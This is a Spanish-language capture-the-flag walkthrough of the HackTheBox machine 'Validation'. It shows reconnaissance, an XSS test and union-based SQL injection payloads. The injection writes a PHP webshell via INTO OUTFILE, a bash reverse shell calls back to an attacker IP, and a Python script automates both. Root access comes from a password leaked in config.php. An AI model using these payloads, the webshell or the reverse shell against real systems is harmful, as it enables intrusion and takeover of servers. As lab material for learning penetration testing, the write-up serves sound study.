

## 265- VALIDATION

- 1. VALIDATION
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. SQL Injection to RCE via file upload (1)
  - 1.5. SQL Injection to RCE via file upload with Python script (2)
  - 1.6. Privesc via leaked credentials in config file

### 1. VALIDATION

<https://app.hackthebox.com/machines/Validation>

The screenshot shows the 'Validation' machine page on the HackTheBox platform. The page has a dark theme with a large circular profile picture of a woman with blonde hair and glasses. The machine is labeled 'Validation' and is a 'RETIRED MACHINE'. It is categorized as 'LINUX' and 'EASY'. The page displays four statistics: '4.6' for Machine Rating, '4105' for User Owns, '4047' for System Owns, and '13/09/2021' for Release Date. At the bottom, it says 'Created by lppsec' and provides buttons for 'Copy Link' and 'Play Machine'.

Machine Rating	User Owns	System Owns	Released
4.6	4105	4047	13/09/2021

Created by lppsec

Copy Link

Play Machine

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> settarget "Validation 10.10.11.116"
> ping 10.10.11.116
PING 10.10.11.116 (10.10.11.116) 56(84) bytes of data:
64 bytes from 10.10.11.116: icmp_seq=1 ttl=63 time=42.8 ms
64 bytes from 10.10.11.116: icmp_seq=2 ttl=63 time=37.4 ms
64 bytes from 10.10.11.116: icmp_seq=3 ttl=63 time=36.8 ms
64 bytes from 10.10.11.116: icmp_seq=4 ttl=63 time=37.2 ms
64 bytes from 10.10.11.116: icmp_seq=5 ttl=63 time=36.4 ms
64 bytes from 10.10.11.116: icmp_seq=6 ttl=63 time=39.9 ms
64 bytes from 10.10.11.116: icmp_seq=7 ttl=63 time=38.4 ms
64 bytes from 10.10.11.116: icmp_seq=8 ttl=63 time=38.3 ms
^C
--- 10.10.11.116 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7013ms
rtt min/avg/max/mdev = 36.363/38.416/42.826/1.968 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los puertos: *22, 80, 4566 y 8080*.

```

> nmap -sS -p- --open 10.10.11.116 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 20:36 -01
Nmap scan report for 10.10.11.116
Host is up (0.037s latency).
Not shown: 65513 closed tcp ports (reset), 18 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
4566/tcp   open  kwgc
8080/tcp   open  http-proxy

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Los tres últimos puertos son servicios *HTTP*.

```

> nmap -sCV -p22,80,4566,8080 --min-rate 5000 10.10.11.116 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 20:38 -01
Nmap scan report for 10.10.11.116
Host is up (0.038s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 db:15:ef:d2:d3:f9:8d:ed:eb:cf:24:85:94:30:cf:7a (RSA)
|   256 45:5d:6b:cb:a8:19:eb:5a:db:68:94:86:73:e1:72 (ECDSA)
|_ 256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:es:08:7a:f8:7a (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.48 (Debian)
4566/tcp   open  http     nginx
|_ http-title: 403 Forbidden
8080/tcp   open  http     nginx
|_ http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
> curl -s http://10.10.11.116:8080
<html>
<head><title>502 Bad Gateway</title></head>
<body>
<center><h1>502 Bad Gateway</h1></center>
<div><center>nginx</center>
</div>
</body>
</html>
> curl -s http://10.10.11.116:4566
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<div><center>nginx</center>
</div>
</body>
</html>

```

## 1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente, aplicamos este escaneo a todos los puertos HTTP.


```

$ curl http://10.10.11.116
http://10.10.11.116 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.48 (Debian)], IP[10.10.11.116], JQuery, PHP[7.4.23], Script, X-Powered-By[PHP/7.4.23]
$ curl http://10.10.11.116:4566
http://10.10.11.116:4566 [403 Forbidden] Country[RESERVED][ZZ], HTTPServer[nginx], IP[10.10.11.116], Title[403 Forbidden], nginx
$ curl http://10.10.11.116:8080
http://10.10.11.116:8080 [502 Bad Gateway] Country[RESERVED][ZZ], HTTPServer[nginx], IP[10.10.11.116], Title[502 Bad Gateway], nginx

```

## 1.4. SQL Injection to RCE via file upload (1)


- Vemos una especie de formulario al entrar en la página web. Probamos un **XSS** para ver si la web es vulnerable: `<script>alert("XSS")</script>`. El servidor es vulnerable, ya que respondió mostrando una ventana emergente. En este caso, se trata de un **Stored XSS**, ya que se está almacenando en el servidor y por tanto, esta ventana emergente aparece cada vez que recargamos la página. En cualquier caso, como no estamos logueados en el servidor (ni parece que podamos hacerlo), no hay nada que podamos robar aparentemente.




- Anteriormente, probamos a realizar una **inyección SQL** en el campo de entrada de usuario, pero éste no era vulnerable. Vamos a interceptar una petición con **Burp Suite** para modificar el valor del campo **country**. En este campo probamos otra inyección: `Brazil' union select 1-- -`.

```
1 POST / HTTP/1.1
2 Host: 10.10.11.116
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.116/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 29
10 Origin: http://10.10.11.116
11 Connection: close
12 Cookie: user=21232f297a57a5a743894a0e4a801fc3
13 Upgrade-Insecure-Requests: 1
14
15 username=jacaca&country=Brazil' union select 1-- -
```


- La página es vulnerable, pues nos ha mostrado el **1** que hemos inyectado. Probamos ahora esta inyección, la cual usamos para obtener el nombre de de la *base de datos en uso*: `Brazil' union select database()-- -`. Vemos que ésta se llama *registration* (los demás campos son usuarios que registramos previamente).




- Seguimos ahora para enumerar el nombre de *todas las bases de datos*: `Brazil' union select schema_name from information_schema.schemata-- -`. Tenemos 4 bases de datos diferentes, las cuales podemos ver en la siguiente imagen.




- Vamos a enumerar ahora las tablas para la base de datos de **registration** usando esta sentencia: `Brazil' union select table_name from information_schema.tables where table_schema="registration"-- -`. Enviamos la consulta y recargamos la página. Hay una tabla que se llama también **registration**.




- Para enumerar las columnas dentro de la tabla **registration**: `Brazil' union select column_name from information_schema.columns where table_name="registration"-- -`. Obtenemos 4 columnas al enviar esta consulta.




- Para obtener ahora los valores de las columnas de **username** y **userhash**: `Brazil' union select group_concat(username,0x3a,userhash) from registration-- -`. No obstante, con esta inyección obtenemos los valores correspondientes a los usuarios que nosotros hemos creado, cosa que no nos interesa.
  - `0x3a`: equivalen a a los dos puntos : en hexadecimal. Usamos esto para evitar conflictos.



- Vamos a intentar subir ahora un archivo: `Brazil' union select "probando" into outfile "var/www/html/prueba.txt"-- -`. Tenemos la capacidad de subir contenido a una ruta, ya que pudimos acceder al mismo desde el navegador. La idea entonces sería subir una *webshell en PHP*, ya que la página interpreta PHP. Para ello, inyectamos: `Brazil' union select "<?php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/prueba.php"-- -`. Accedemos ahora desde el navegador. Tenemos ejecución remota de comandos.



- Nos ponemos en escucha con *Netcat* y nos enviamos una shell reversa con este *one-liner*: `cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.23/1234 0>%261"`. Estamos dentro del sistema como *www-data*. Realizamos el *tratamiento de la TTY*.
- Recordemos que urlencodeamos `&` en `%26`.



## 1.5. SQL Injection to RCE via file upload with Python script (2)

- En esta otra alternativa, creamos un script para automatizar todo este proceso.

```

from pwn import *
import signal
import requests

def def_handler(sig, frame):
    print("Se ha finalizado el programa")
    sys.exit(1)

# Ctrl + C
signal.signal(signal.SIGINT, def_handler)

if len(sys.argv) != 3:
    log.failure("Uso: %s <ip-address> filename" % sys.argv[0])
    sys.exit(1)

# Variables globales
ip_address = sys.argv[1]
filename = sys.argv[2]
main_url = "http://%s/" % ip_address

def createFile():
    data_post = {
        'username': 'admin',
        'country': ""'"Brazil' union select "<?php system($_REQUEST['cmd']); ?>" into
outfile "/var/www/html/%s"-- -""'" % (filename)
    }

    r = requests.post(main_url, data=data_post)

def getAccess():
    data_post = {
        'cmd': "bash -c 'bash -i >& /dev/tcp/10.10.14.23/443 0>&1'"
    }

    r = requests.post(main_url + "%s" % filename, data=data_post)

if __name__ == '__main__':
    createFile()
    getAccess()

```

- `createFile`: envía una solicitud **HTTP POST** al servidor web en la dirección `main_url` con un payload que explota una vulnerabilidad de inyección SQL para crear un archivo PHP en el servidor.

- `getAccess`: envía otra solicitud **HTTP POST** al servidor web para ejecutar comandos en el sistema, aprovechando el archivo PHP creado anteriormente.

## 1.6. Privesc via leaked credentials in config file

- En la misma ruta que nos encontramos, vemos un archivo `config.php`, en el cual vemos unas credenciales con las cuales pudimos iniciar sesión como usuario **root**.

```
www-data@validation:/home/htb$ ls
user.txt
www-data@validation:/home/htb$ cd /var/www/html/
www-data@validation:/var/www/html$ ls
account.php  capserro.php  config.php  css  index.php  js
www-data@validation:/var/www/html$ cat config.php
<?php
$servername = "127.0.0.1";
$username = "uhc";
$password = "uhc-Squa!-global-pw";
$dbname = "registration";

$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
www-data@validation:/var/www/html$ su root
Password:
root@validation:/var/www/html# cd /root
root@validation:~# ls
config  ipp.ko  root.txt  snap
root@validation:~# cat root.txt
0b62041f1fed7473f8f07e1ed9db3659
root@validation:~#
```